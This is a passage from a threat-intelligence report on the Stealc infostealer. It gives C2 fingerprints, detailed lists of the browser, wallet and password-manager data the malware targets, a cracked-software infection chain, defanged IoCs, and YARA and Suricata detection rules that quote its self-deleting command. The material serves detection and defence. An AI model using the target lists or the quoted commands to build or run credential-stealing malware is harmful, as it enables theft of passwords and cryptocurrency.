To this end, we can use a YARA rule for VirusTotal Livehunt to detect the specific commands executed by Stealc or the specific C2 communications, including:

```
/c timeout /t 5
del /f /q "%SAMPLEPATH%"
del "%ProgramData%\*.dll""
/sqlite3.dll
.php
```

As we did above to pivot on this malware family, we can correlate these specific behaviours in a YARA rule using VirusTotal Livehunt. A YARA rule is shared in IoCs & Technical Details.

C2 servers

Tracking the Stealc C2 servers can be done using the HTTP and HTML default responses which seem to be characteristic. Most of the scanned C2 servers responds an HTTP 200 status code with an HTML page containing a “404 Forbidden” Apache server on the port 80, as shown below:

```
HTTP/1.1 200 OK
Date: <REDACTED>
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 145
Content-Type: text/html; charset=UTF-8

<html> <head><title>404 Forbidden</title></head> <body> <center><h1>404 Forbidden</h1></center> <hr>
<center>apache</center> </body> </html>
```

To confirm that a server matching this specific HTML response and an HTTP 200 status code corresponds to a Stealc C2 server, we can scan some URIs opened on Stealc servers, such as “*/modules/*” and “*/index.php/*”.

At the time of writing, SEKOIA.IO found **35 active servers associated with Stealc C2** with high confidence (listed below in IoCs & Technical Details), and more than **40 Stealc samples**.

Conclusion

Stealc is **another fully featured infostealer sold as a MaaS** which emerged on underground forums in early 2023. *Plymouth* drew on the today’s trendy infostealers on the market (Vidar, Raccoon, Redline and Mars) to develop a malware that quickly became popular among Russian-speaking cybercriminals.

Since customers of the Stealc MaaS own a build of its administration panel to host the stealer C2 server and generate stealer samples themselves, it is **likely that the build will leak into the underground communities** in the medium term. For that matter SEKOIA.IO further assess the ***Plymouth* business possibly will not be viable over several years**, as Vidar or Raccoon projects are. However, it is **likely that a cracked version of the Stealc build may be released** in the future which may be used for many years to come.

However, we expect that the **Stealc infostealer will become widespread in the near term**, as multiple threat actors add the malware to their arsenal while it is poorly monitored. Companies facing stealer compromise need to be aware of this malware.

To provide our customers with actionable intelligence, SEKOIA.IO analysts will continue to monitor emerging and prevalent infostealers, including Stealc.

Annex

Annex 1 – Stealc capabilities

Targeted web browsers

Web browser	Path of targeted file	Format
Google Chrome	\Google\Chrome\User Data	chrome
Google Chrome Canary	\Google\Chrome SxS\User Data	chrome
Chromium	\Chromium\User Data	chrome
Amigo	\Amigo\User Data	chrome
Torch	\Torch\User Data	chrome
Vivaldi	\Vivaldi\User Data	chrome
Comodo Dragon	\Comodo\Dragon\User Data	chrome
EpicPrivacyBrowser	\Epic Privacy Browser\User Data	chrome
CocCoc	\CocCoc\Browser\User Data	chrome
Brave	\BraveSoftware\Brave-Browser\User Data	chrome
Cent Browser	\CentBrowser\User Data	chrome
7Star	\7Star\7Star\User Data	chrome
Chedot Browser	\Chedot\User Data	chrome
Microsoft Edge	\Microsoft\Edge\User Data	chrome
360 Browser	\360Browser\Browser\User Data	chrome
QQBrowser	\Tencent\QQBrowser\User Data	chrome
CryptoTab	\CryptoTab Browser\User Data	chrome
Opera Stable	\Opera Software	opera
Opera GX Stable	\Opera Software	opera
Mozilla Firefox	\Mozilla\Firefox\Profiles	firefox
Pale Moon	\Moonchild Productions\Pale Moon\Profiles	firefox
Opera Crypto Stable	\Opera Software	opera

Targeted browser extensions

Cryptocurrency wallet	Extension ID
MetaMask	djclckkglechooblngghdinmeemkbgci
MetaMask	ejbalbakoplchlghecdalmeeeajnimhm
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
Binance Wallet	fhbohimaelbohpjbbldcngcnapndodjp

Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Coinbase Wallet extension	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
iWallet	kncchdigobghenbbaddojjnnaogfppfj
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
CLV Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station Wallet	aiifbnbfobpmeekipheeijimdpnlpgpp
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet(Mina Protocol)	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
ICONex	flpiciilemghbmfalicajoolhkkenfel
Coin98 Wallet	aeachknmefphepccionboohckonoeemg
EVER Wallet	cgeeodpfagjceefieflmdfphplkenlfk
KardiaChain Wallet	pdadjkfkgcafgbceimcpbkalnfnepbnk
Rabby	acmacodkjbdgmoleebolmdjonilkdbch
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa
Brave Wallet	odbfpeeihdkbihmopkbjmoonfanlbfcl
Oxygen	fhilaheimglignddkjgofkcbgekhenbh
Pali Wallet	mgffkfbidihjpoaomajlbgchddlicgpn
BOLT X	aodkkagnadcbobfpggfnjeongemjbjca
XDEFI Wallet	hmeobnfnfcmdkdcmlblgagmfpfboieaf
Nami	lpfcbjknijpeeillifnkikgncikgfhdo
Maiar DeFi Wallet	dngmlblcodfobpdpecaadgfbcggfjfnm
Keeper Wallet	lpilbniiabackdjcionkobglmddfbcjo
Solflare Wallet	bhhhlbepdkbapadjdnnojkbgioiodbic
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
KHC	hcflpincpppdclinealmandijcmnkbgn
TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
Goby	jnkelfanjkeadonecabehalmbgpfodjm
Ronin Wallet	kjmoohlgokccodicjjfebfomlbljgfhk

Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
OneKey	jnmbobjmhlngoefaiojfljckilhhlhcj
DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
SteemKeychain	jhgnbkkipaallpehbohjmkbjofjdmeid
Braavos Wallet	jnlgamecbpmbajjfhmmmlhejkemejdma
Enkrypt	kkpllkodjeloidieedojogacfhpaihoh
OKX Wallet	mcohilncbfahbmgdjkbpemcciiolgcge
Sender Wallet	epapihdplajcdnnkdeiahlgigofloibg
Hashpack	gjagmgiddbbciopjhllkdnddhcglnemk
Eternl	kmhcihpebfmpgmihbkipmjlmmioameka
Pontem Aptos Wallet	phkbamefinggmakgklpkljjmgibohnba
Petra Aptos Wallet	ejjladinnckdgjemekebdpeokbikhfci
Martian Aptos Wallet	efbglgofoippbgcjepnhiblaibcnclgk
Finnie	cjmkndjhnagcfbpiemnkdpomccnjblmj
Leap Terra Wallet	aijcbedoijmgnlmjeegjaglmepbmpkpi
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
EOS Authenticator	oeljdldpnmdbchonielidgobddfffl al
GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl
Bitwarden	nngceckbapebfimnlniiiahkandclblb
KeePassXC	oboonakemofpalcgghocfoadofidjkkk
Dashlane	fdjamakpfbbddfjaooikfcpapjohcfmg
NordPass	fooolghllnmhmmndgjiamiiodkpenpbb
Keeper	bfogiafebfohielmmehodmfbbebbbpei
RoboForm	pnlccmojcmeohlpggmfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdlcegeplioahd
BrowserPass	naepdomgkenhinolocfifgehidddafch
MYKI	bmikpgodpkclnkgmnpphehdgcimmided
Splikity	jhfjfclepacoldmjmkmdlmganfaalklb
CommonKey	chgfefjpcobfbnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncfnbekccinhapdb
Opera Wallet	gojhcdgcpbpfigcaejpfhfegekdgiblk

Targeted desktop cryptocurrency wallets

Cryptocurrency wallet	Path of targeted directory	File
Bitcoin Core	\Bitcoin\wallets\	wallet.dat

Bitcoin Core Old	\Bitcoin\	wallet.dat
Dogecoin	\Dogecoin\	wallet.dat
Raven Core	\Raven\	wallet.dat
Daedalus Mainnet	\Daedalus Mainnet\wallets\	she*.sqlite
Blockstream Green	\Blockstream\Green\wallets\	.
Wasabi Wallet	\WalletWasabi\Client\Wallets\	.json
Ethereum	\Ethereum\	keystore
Electrum	\Electrum\wallets\	.
ElectrumLTC	\Electrum-LTC\wallets\	.
Exodus	\Exodus\	exodus.conf.json
Exodus	\Exodus\	window-state.json
Exodus	\Exodus\exodus.wallet\	passphrase.json
Exodus	\Exodus\exodus.wallet\	seed.seco
Exodus	\Exodus\exodus.wallet\	info.seco
Electron Cash	\ElectronCash\wallets\	.
MultiDoge	\MultiDoge\	multidoge.wallet
Jaxx Desktop (old)	\jaxx\Local Storage\	file__0.localstorage
Jaxx Desktop	\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb\	.
Atomic	\atomic\Local Storage\leveldb\	.
Binance	\Binance\	app-store.json
Binance	\Binance\	simple-storage.json
Binance	\Binance\	.finger-print.fp
Coinomi	\Coinomi\Coinomi\wallets\	.wallet
Coinomi	\Coinomi\Coinomi\wallets\	*.config

Annex 2 – A Stealc’s infection chain

SEKOIA.IO observed an infection chain distributing Stealc, that consists in the following steps:




Figure 7. Cracked software catalogue website (rcc-software[.]com) luring the user to download Stealc sample

1. YouTube videos on stolen accounts describing how to install a cracked software for free and providing a link (*hxxps://rcc-software[.]com/services*);
2. From the link provided in the YouTube video, the victim can access a “cracked software catalogue” website;
3. The payload embeds Stealc infostealer. The user downloads it, decompresses the archive using the password 55555 and executes the file “*setup.exe*” (hxxps://streetlifegaming[.]com/wp-content/uploads/2023/02/Pass_55555_Setup.rar);
4. Stealc communicates to its C2 on 37.220.87[.]65 (https://tria.ge/230212-pkc69adh37).

IoCs & Technical Details

IoCs

The list of IoCs is available on SEKOIA github repository.

Stealc C2 servers

185.143.223[.]136	185.247.184[.]7	45.136.50[.]69
94.131.99[.]185	179.43.162[.]89	45.136.51[.]61
65.109.131[.]183	91.228.225[.]46	45.144.29[.]176
45.87.153[.]50	179.43.162[.]2	65.109.3[.]34
179.43.162[.]94	77.246.156[.]93	94.142.138[.]48
194.87.31[.]146	84.246.85[.]80	95.216.112[.]83
94.142.138[.]11	185.5.248[.]95	195.74.86[.]37
23.88.116[.]117	146.70.161[.]51	162.0.238[.]10
95.217.143[.]99	85.239.54[.]29	666palm[.]com
185.242.87[.]149	91.215.85[.]188	777palm[.]com
194.4.51[.]160	77.91.124[.]7	aa-cj[.]com
5.75.138[.]201	37.120.238[.]190	fff-ttt[.]com
185.130.46[.]214	37.220.87[.]65	moneylandry[.]com
167.235.62[.]105	45.136.49[.]247	

Stealc C2 URLs

hxxp://146.70.161[.]51/273d9c8034a95cb4.phphxxp://162.0.238[.]10/752e382b4dcf5e3f.php
hxxp://176.124.192[.]200/bef7fb05c9ef6540.php
hxxp://179.43.162[.]2/d8ab11e9f7bc9c13.php
hxxp://185.5.248[.]95/api.php
hxxp://666palm[.]com/bca98681abf8e1ab.php
hxxp://777palm[.]com/bef7fb05c9ef6540.php
hxxp://94.142.138[.]48/f9f76ae4bb7811d9.php
hxxp://95.216.112[.]83/413a030d85acf448.php
hxxp://aa-cj[.]com/6842f013779f3d08.php
hxxp://fff-ttt[.]com/984dd96064cb23d7.php
hxxp://moneylandry[.]com/bef7fb05c9ef6540.php
hxxp://94.142.138[.]48/f9f76ae4bb7811d9.php
hxxp://185.247.184[.]7/8c3498a763cc5e26.php
hxxps://185.247.184[.]7/8c3498a763cc5e26.php
hxxp://23.88.116[.]117/api.php
hxxp://95.216.112[.]83/413a030d85acf448.php
hxxp://179.43.162[.]2/d8ab11e9f7bc9c13.php
hxxp://185.5.248[.]95/c1377b94d43eacea.php
hxxp://146.70.161[.]51/58d66e64beb49702/freebl3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/mozglue.dll
hxxp://146.70.161[.]51/58d66e64beb49702/msvcp140.dll
hxxp://146.70.161[.]51/58d66e64beb49702/nss3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/softokn3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/sqlite3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/vcruntime140.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/freebl3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/mozglue.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/msvcp140.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/nss3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/softokn3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/sqlite3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/vcruntime140.dll
hxxp://179.43.162[.]2/3461133978273cb9/freebl3.dll
hxxp://179.43.162[.]2/3461133978273cb9/mozglue.dll
hxxp://179.43.162[.]2/3461133978273cb9/msvcp140.dll
hxxp://179.43.162[.]2/3461133978273cb9/nss3.dll
hxxp://179.43.162[.]2/3461133978273cb9/softokn3.dll
hxxp://179.43.162[.]2/3461133978273cb9/sqlite3.dll
hxxp://179.43.162[.]2/3461133978273cb9/vcruntime140.dll
hxxp://185.5.248[.]95/libs/freebl3.dll
hxxp://185.5.248[.]95/libs/mozglue.dll
hxxp://185.5.248[.]95/libs/msvcp140.dll
hxxp://185.5.248[.]95/libs/nss3.dll
hxxp://185.5.248[.]95/libs/softokn3.dll
hxxp://185.5.248[.]95/libs/sqlite3.dll
hxxp://185.5.248[.]95/libs/vcruntime140.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/freebl3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/mozglue.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/msvcp140.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/nss3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/softokn3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/sqlite3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/vcruntime140.dll

hxxp://777palm[.]com/2ccaf544c0cf7de7/freebl3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/mozglue.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/msvcp140.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/nss3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/softokn3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/sqlite3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/vcruntime140.dll
hxxp://94.142.138[.]48/54982f23330528c2/freebl3.dll
hxxp://94.142.138[.]48/54982f23330528c2/mozglue.dll
hxxp://94.142.138[.]48/54982f23330528c2/msvcp140.dll
hxxp://94.142.138[.]48/54982f23330528c2/nss3.dll
hxxp://94.142.138[.]48/54982f23330528c2/softokn3.dll
hxxp://94.142.138[.]48/54982f23330528c2/sqlite3.dll
hxxp://94.142.138[.]48/54982f23330528c2/vcruntime140.dll
hxxp://95.216.112[.]83/5840871afdb84f06/sqlite3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/freebl3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/mozglue.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/msvcp140.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/nss3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/softokn3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/sqlite3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/vcruntime140.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/freebl3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/mozglue.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/msvcp140.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/nss3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/softokn3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/sqlite3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/vcruntime140.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/freebl3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/mozglue.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/msvcp140.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/nss3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/softokn3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/sqlite3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/vcruntime140.dll
hxxp://94.142.138[.]48/54982f23330528c2/msvcp140.dll
hxxp://5.75.138[.]201/9026ac2a280e901d/softokn3.dll
hxxp://23.88.116[.]117/libs/sqlite3.dll
hxxp://185.247.184[.]7/b00dc1fe53045ca1/sqlite3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/freebl3.dll
hxxp://95.216.112[.]83/5840871afdb84f06/mozglue.dll
hxxp://179.43.162[.]2/3461133978273cb9/sqlite3.dll
hxxp://179.43.162[.]2/3461133978273cb9/msvcp140.dll
hxxp://185.5.248[.]95/libs/mozglue.dll

Stealc SHA256 (standalone samples)

1e09d04c793205661d88d6993cb3e0ef5e5a37a8660f504c1d36b0d8562e63a2
77d6f1914af6caf909fa2a246fcec05f500f79dd56e5d0d466d55924695c702d
87f18bd70353e44aa74d3c2fda27a2ae5dd6e7d238c3d875f6240283bc909ba6

More IoCs are available in the SEKOIA.IO Intelligence Center.

YARA rules

YARA rules are available on SEKOIA github repository.

Static detection

```
rule infostealer_win_stealc {
   meta:
       malware = "Stealc"
       description = "Find standalone Stealc sample based on decryption routine or characteristic strings"
       source = "SEKOIA.IO"
       reference = "https://blog.sekoia.io/stealc-a-copycat-of-vidar-and-raccoon-infostealers-gaining-in-popularity-
part-1/"
       classification = "TLP:CLEAR"
       hash = "77d6f1914af6caf909fa2a246fcec05f500f79dd56e5d0d466d55924695c702d"

   strings:
       $dec = { 55 8b ec 8b 4d ?? 83 ec 0c 56 57 e8 ?? ?? ?? ?? 6a 03 33 d2 8b f8 59 f7 f1 8b c7 85 d2 74 04 }
//deobfuscation function

       $str01 = "------" ascii
       $str02 = "Network Info:" ascii
       $str03 = "- IP: IP?" ascii
       $str04 = "- Country: ISO?" ascii
       $str05 = "- Display Resolution:" ascii
       $str06 = "User Agents:" ascii
       $str07 = "%s\\%s\\%s" ascii

   condition:
       uint16(0) == 0x5A4D and ($dec or 5 of ($str*))
}
```

Dynamic detection using VirusTotal Livehunt

```
import "vt"

rule infostealer_win_stealc_behaviour {
   meta:
       malware = "Stealc"
       description = "Find Stealc sample based characteristic behaviors"
       source = "SEKOIA.IO"
       reference = "https://blog.sekoia.io/stealc-a-copycat-of-vidar-and-raccoon-infostealers-gaining-in-popularity-
part-1/"
       classification = "TLP:CLEAR"
       hash = "3feecb6e1f0296b7a9cb99e9cde0469c98bd96faed0beda76998893fbdeb9411"

   condition:
       for any cmd in vt.behaviour.command_executions : (
           cmd contains "\\*.dll"
       ) and
       for any cmd in vt.behaviour.command_executions : (
           cmd contains "/c timeout /t 5 & del /f /q"
       ) and
       for any c in vt.behaviour.http_conversations : (
           c.url contains ".php"
       )
}
```

Suricata rules

Suricata signatures are available on SEKOIA github repository.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"SEKOIA.IO Malware Stealc POST request: hwid, build"; \
flow:established,to_server; http.method; content:"POST"; http.uri; content:".php"; depth:21; http.content_type; \
content:"multipart/form-data|3B| boundary=----"; http.request_body; content:"Content-Disposition: form-data|3B|
name=|22|hwid|22|"; \
offset: 26 ; depth: 45; content:"Content-Disposition: form-data|3B| name=|22|build|22|"; reference:url, \
blog.sekoia.io/stealc-a-copycat-of-vidar-and-raccoon-infostealers-gaining-in-popularity-part-1/; \
classtype:trojan-activity; sid:001; rev:1; metadata:created_at 2023_02_17, updated_at 2023_02_17;)

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"SEKOIA.IO Malware Stealc POST request: token, message"; \
flow:established,to_server; http.method; content:"POST"; http.uri; content:".php"; depth:21; http.content_type; \
content:"multipart/form-data|3B| boundary=----"; http.request_body; content:"Content-Disposition: form-data|3B| \
name=|22|token|22|"; offset: 26 ; depth: 46; content:"Content-Disposition: form-data|3B| name=|22|message|22|"; \
threshold: type limit, track by_src, seconds 180, count 1; reference:url, \
blog.sekoia.io/stealc-a-copycat-of-vidar-and-raccoon-infostealers-gaining-in-popularity-part-1/; \
classtype:trojan-activity; sid:002; rev:1; metadata:created_at 2023_02_17, updated_at 2023_02_17;)
```

MITRE ATT&CK TTPs

Tactic	Technique
Execution	T1059.003 – Command and Scripting Interpreter: Windows Command Shell
Execution	T1106 – Native API
Execution	T1129 – Shared Modules
Defence Evasion	T1027 – Obfuscated Files or Information
Defence Evasion	T1027.007 – Obfuscated Files or Information: Dynamic API Resolution
Defense Evasion	T1036 – Masquerading
Defense Evasion	T1055 – Process Injection
Defense Evasion	T1070 – Indicator Removal: File Deletion
Defense Evasion	T1140 – Deobfuscate/Decode Files or Information
Defense Evasion	T1622 – Debugger Evasion
Credential Access	T1539 – Steal Web Session Cookie
Credential Access	T1552.001 – Unsecured Credentials: Credentials In Files
Credential Access	T1555.003 – Credentials from Password Stores: Credentials from Web Browsers
Discovery	T1012 – Query Registry
Discovery	T1016 – System Network Configuration Discovery
Discovery	T1057 – Process Discovery
Discovery	T1082 – System Information Discovery
Discovery	T1083 – File and Directory Discovery
Discovery	T1518 – Software Discovery
Discovery	T1614 – System Location Discovery
Collection	T1005 – Data from Local System
Collection	T1113 – Screen Capture
Collection	T1119 – Automated Collection
Collection	T1132.001 – Data Encoding: Standard Encoding
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols
Command and Control	T1105 – Ingress Tool Transfer
Exfiltration	T1020 – Automated Exfiltration
Exfiltration	T1041 – Exfiltration Over C2 Channel

Table 2. MITRE ATT&CK TTPs related to Stealc infostealer

Thank you for reading this blogpost. You can also consult other results of surveys carried out by our analysts on the ecosystem of infostealers :

Comments are closed.